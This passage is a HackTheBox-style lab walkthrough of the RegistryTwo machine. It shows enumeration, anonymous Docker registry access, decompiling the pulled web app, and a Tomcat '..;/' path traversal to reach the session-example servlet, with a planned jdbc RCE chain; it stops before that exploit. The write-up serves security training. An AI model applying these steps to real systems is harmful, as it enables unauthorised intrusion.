RegistryTwo

29th Jan. 2024 / Document No D24.100.266

Prepared By: amra

Machine Author: irogir

Difficulty: Insane

Classification: Official

Synopsis

RegistryTwo is an Insane Linux machine that starts with a webpage that presents a web hosting service. Moreover, the Docker registry is exposed and allows anonymous authentication. From the Docker registry, an attacker is able to download an exact replica of the container that hosts the web application. Inside the container resides the `WAR` file that is hosted using Tomcat, and Nginx is acting as a reverse proxy to the service. Reading through the source code of the `WAR` file an attacker is able to chain a Tomcat path traversal exploit, a leftover `SessionExample` snippet and an RCE vulnerability on `jdbc` in order to get a shell inside the container on the remote machine. Once inside the container, the attacker is able to exploit Java Remote Method Invocation (RMI) to get a pseudo-shell and read the password for the user `developer`. Now, logged into the main host using SSH, one can notice that `Clam-AV` is present. Manipulating RMI once again, the attacker is able to extract files from the `/root` directory and find another pair of credentials that are re-used by the `root` user.

Skills Required

- Enumeration
- Java Code Review
- Docker Fundamentals

Skills Learned

- Java Remote Method Invocation (RMI) Interaction
- Java Deserialization
- Exploit Development

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.223 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.223

PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol
2.0)
443/tcp  open  ssl/http           nginx 1.14.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_http-title: Welcome
<SNIP>
|_http-server-header: nginx/1.14.0 (Ubuntu)
5000/tcp open  ssl/http           Docker Registry (API: 2.0)
| ssl-cert: Subject: commonName=*.webhosting.htb/organizationName=Acme,
Inc./stateOrProvinceName=GD/countryName=CN
| Subject Alternative Name: DNS:webhosting.htb, DNS:webhosting.htb
<SNIP>
5001/tcp open  ssl/commplex-link?
| ssl-cert: Subject: commonName=*.webhosting.htb/organizationName=Acme,
Inc./stateOrProvinceName=GD/countryName=CN
| Subject Alternative Name: DNS:webhosting.htb, DNS:webhosting.htb
<SNIP>
```

The initial Nmap output reveals a lot of open ports. On port `443` we have an Nginx web server and on ports `5000` and `5001` we have services that appear to be related to a Docker registry. Moreover, Nmap reveals the `webhosting.htb` hostname. Let's modify our `/etc/hosts` file accordingly.

```
echo "10.10.11.223 webhosting.htb www.webhosting.htb" | sudo tee -a /etc/hosts
```

Docker Registry - Ports 5000 & 5001

We begin our enumeration by checking out the Docker registry. On port 5001 the authentication server is running, so let's see if we are allowed to authenticate using anonymous credentials, following this documentation page.

```
http --verify no 'https://webhosting.htb:5001/auth
```

> Note: The above and any subsequent commands used to interact with the API are performed using the `httpie` tool, which can be installed using most default Linux package managers.

```
HTTP/1.1 200 OK
Content-Length: 1332
Content-Type: application/json
Date: Mon, 29 Jan 2024 13:13:28 GMT

{
    "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSU<SNIP>f2tS1GMwxkAJHQ",


    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSU<SNIP>wxkAJHQ"
}
```

Now, let's make a request to the registry with that token.

```
http --verify no 'https://webhosting.htb:5000/v2/_catalog' 'Authorization: bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSU<SNIP>f2tS1GMwxkAJHQ'
```

```
HTTP/1.1 401 Unauthorized
Content-Length: 145
Content-Type: application/json; charset=utf-8
Date: Mon, 29 Jan 2024 13:14:50 GMT
Docker-Distribution-Api-Version: registry/2.0
Www-Authenticate: Bearer realm="https://webhosting.htb:5001/auth",service="Docker
registry",scope="registry:catalog:*",error="invalid_token"
X-Content-Type-Options: nosniff

{
    "errors": [
        {
            "code": "UNAUTHORIZED",
            "detail": [
                {
                    "Action": "*",
                    "Class": "",
                    "Name": "catalog",
                    "Type": "registry"
                }
            ],
            "message": "authentication required"
        }
    ]
}
```

We get a `401 Unauthorized`. Looking at the documentation page and the `www-authenticate` header we see that we have to formulate a more specific request to the `/auth` endpoint in order to include the scope and the registry we want to access. Let's try again with our newly formulated URL.

```
http --verify no 'https://webhosting.htb:5001/auth?
scope=registry:catalog:*&service=Docker+registry'
```

```
HTTP/1.1 200 OK
Content-Length: 1512
Content-Type: application/json
Date: Thu, 01 Feb 2024 11:30:28 GMT

{
    "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IlFYNjY6MkUyQT<SNIP>",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IlFYNjY6MkUyQT<SNIP>"
}
```

Using the new token, we are able to access the registry. We check for images by querying the `/v2/_catalog` endpoint.

```
http --verify no 'https://webhosting.htb:5000/v2/_catalog' 'Authorization: bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IlFYNjY6MkUyQT<SNIP>'
```

```
HTTP/1.1 200 OK
Content-Length: 33
Content-Type: application/json; charset=utf-8
Date: Mon, 29 Jan 2024 13:15:46 GMT
Docker-Distribution-Api-Version: registry/2.0
X-Content-Type-Options: nosniff

{
    "repositories": [
        "hosting-app"
    ]
}
```

Before we try to download the image, we have to configure our Docker client to trust the certificates of the registry, since it's operating in SSL mode.

```
openssl s_client -showcerts -connect webhosting.htb:5000 < /dev/null | sed -ne '/-BEGIN
CERTIFICATE-/,/-END CERTIFICATE-/p' > ca.crt
cp ca.crt /usr/local/share/ca-certificates/
sudo update-ca-certificates
sudo systemctl restart docker
```

Now, let's try and download the Docker image.

```
docker pull webhosting.htb:5000/hosting-app
```

```
docker image ls

REPOSITORY                        TAG       IMAGE ID       CREATED        SIZE
webhosting.htb:5000/hosting-app   latest    2109cc177231   6 months ago   180MB
```


We have successfully retrieved the image from the remote registry. Now, let's create a container and explore the image.

```
docker container create --name registrytwo 2109cc177231
docker container start registrytwo
docker exec -it -u 0 registrytwo sh

/usr/local/tomcat # whoami
root
/usr/local/tomcat # ls webapps
docs          examples      host-manager  hosting       hosting.war   manager
```


We land inside a `Tomcat` directory. During our initial Nmap enumeration, we noticed an Nginx server running on port `443`. It could very well be a case of Nginx being configured as a reverse proxy to the `Tomcat` server, so we now shift our focus to the web service to confirm our assumption.

Nginx - Port 443

We continue our enumeration by visiting `https://webhosting.htb`.



We are presented with a mostly static webpage that advertises a free web hosting service. Let's register an account and then log in.




We land on a `Dashboard` page and notice that a cookie called `JSESSIONID` is set.


Java Source Code Review

Given that we are dealing with a Tomcat server that is essentially a Java servlet container, the server relies on `WAR` files for the systematic deployment of Java web applications, ensuring a standardized and portable deployment process across different servlet containers. So, we may transfer the `hosting.war` file from the Docker image to our host machine and use `jd-gui`, a tool used for decompiling Java bytecode into readable and understandable Java source code, to further analyze the web application that we are dealing with.


```
docker cp registrytwo:/usr/local/tomcat/webapps/hosting.war .
jd-gui hosting.war
```



Looking at the `AuthenticationServlet.class` we can see that there is a session attribute called `s_IsLoggedInUserRoleManager`. If the user is a `manager` then that session variable gets set to `true`. The `ConfigurationServlet.class` file allows the users with the `manager` role, users that have the `s_IsLoggedInUserRoleManager` session attribute set to `true`, to update the values of attributes of the `Settings` class by accessing the `/reconfigure` endpoint.




Finally, in the `HibernateUtils.class` file, the `mysql.host` attribute from the `Settings` class is used to construct a `jdbc` url.



```
settings.put("hibernate.connection.url", String.format("jdbc:mysql://%s:%d/%s?
allowPublicKeyRetrieval=true&useSSL=false&serverTimezone=Europe/Rome", new Object[] {
Settings.get(String.class, "mysql.host", "db"), Settings.get(Integer.class, "mysql.port",
Integer.valueOf(3306)),
            Settings.get(String.class, "mysql.database", "hosting") }));
```

Looking at the version of `jdbc` we find out that it's using the `8.0.17` version that is vulnerable to RCE.



Foothold

It seems like a good point to go over what we know up to this point. First of all, we likely have an exact copy of the Docker instance that's running on the remote machine. Looking at the source code, we've found out that there is a hidden parameter that when set, gives us the `manager` role and allows us to modify an attribute that gets included in a URL that gets passed to the vulnerable `jdbc` class. It seems that to exploit this path, we have to find a way to set the `s_IsLoggedInUserRoleManager` session attribute to `true` on the remote server in order to get the `manager` role on our user.

There is well-known vulnerability on Tomcat when the reverse proxy is not configured to reject paths that contain the `;` character.

Looking at other available `webapps` in our Docker container, we can see the `examples` folder.

```
/usr/local/tomcat/webapps # ls

docs           examples       host-manager  hosting        hosting.war    manager
```

Inside the directory's `servlets/` folder, we can find a promising `sessions.html` file.

> Note: Remember at this point that we want to tamper with our session attributes, which is why the `sessions.html` file is the most promising one.

```
/usr/local/tomcat/webapps/examples # ls servlets/

cookies.html      helloworld.html  images            index.html        nonblocking
reqheaders.html   reqinfo.html     reqparams.html    sessions.html
```

Let's try to access this using the path traversal exploit by visiting `https://www.webhosting.htb/hosting/..;/examples/servlets/` using our browser.

Servlet Examples with Code

This is a collection of examples which demonstrate some of the more frequently used parts of the Servlet API. Familiarity with the Java(tm) Programming Language is assumed.

These examples will only work when viewed via an http URL. They will not work if you are viewing these pages via a "file://..." URL. Please refer to the *README* file provide with this Tomcat release regarding how to configure and start the provided web server.

Wherever you see a form, enter some data and see how the servlet reacts. When playing with the Cookie and Session Examples, jump back to the Headers Example to see exactly what your browser is sending the server.

To navigate your way through the examples, the following icons will help:

Execute the example
Look at the source code for the example
Return to this screen

Tip: To see the cookie interactions with your browser, try turning on the "notify when setting a cookie" option in your browser preferences. This will let you see when a session is created and give some feedback when looking at the cookie demo.

Hello World	Execute	Source
Request Info	Execute	Source
Request Headers	Execute	Source
Request Parameters	Execute	Source
Cookies	Execute	Source
Sessions	Execute	Source

Note: The source code for these examples does not contain all of the source code that is actually in the example, only the important sections of code. Code not important to understand the example has been removed for clarity.

Other Examples

Servlet 3.0 Asynchronous processing examples:	
async0	Execute
async1	Execute
async2	Execute
async3	Execute
stockticker	Execute
Servlet 3.1 Non-blocking IO examples	
Byte counter	Execute
Number Writer	Execute
Servlet 4.0 Server Push examples	
Simple image push	Execute
Servlet 4.0 Trailer Field examples	
Response trailer fields	Execute

The path traversal attack worked. Let's click on `Execute` on the `Sessions` servlet.

Sessions Example

Session ID: 6A9D5EC70386BFF63483C7C93B2C0962
Created: Mon Jan 29 16:11:30 GMT 2024
Last Accessed: Mon Jan 29 16:17:20 GMT 2024

The following data is in your session:


Name of Session Attribute:
Value of Session Attribute:
Submit Query

GET based form:


Name of Session Attribute:
Value of Session Attribute:
Submit Query

URL encoded

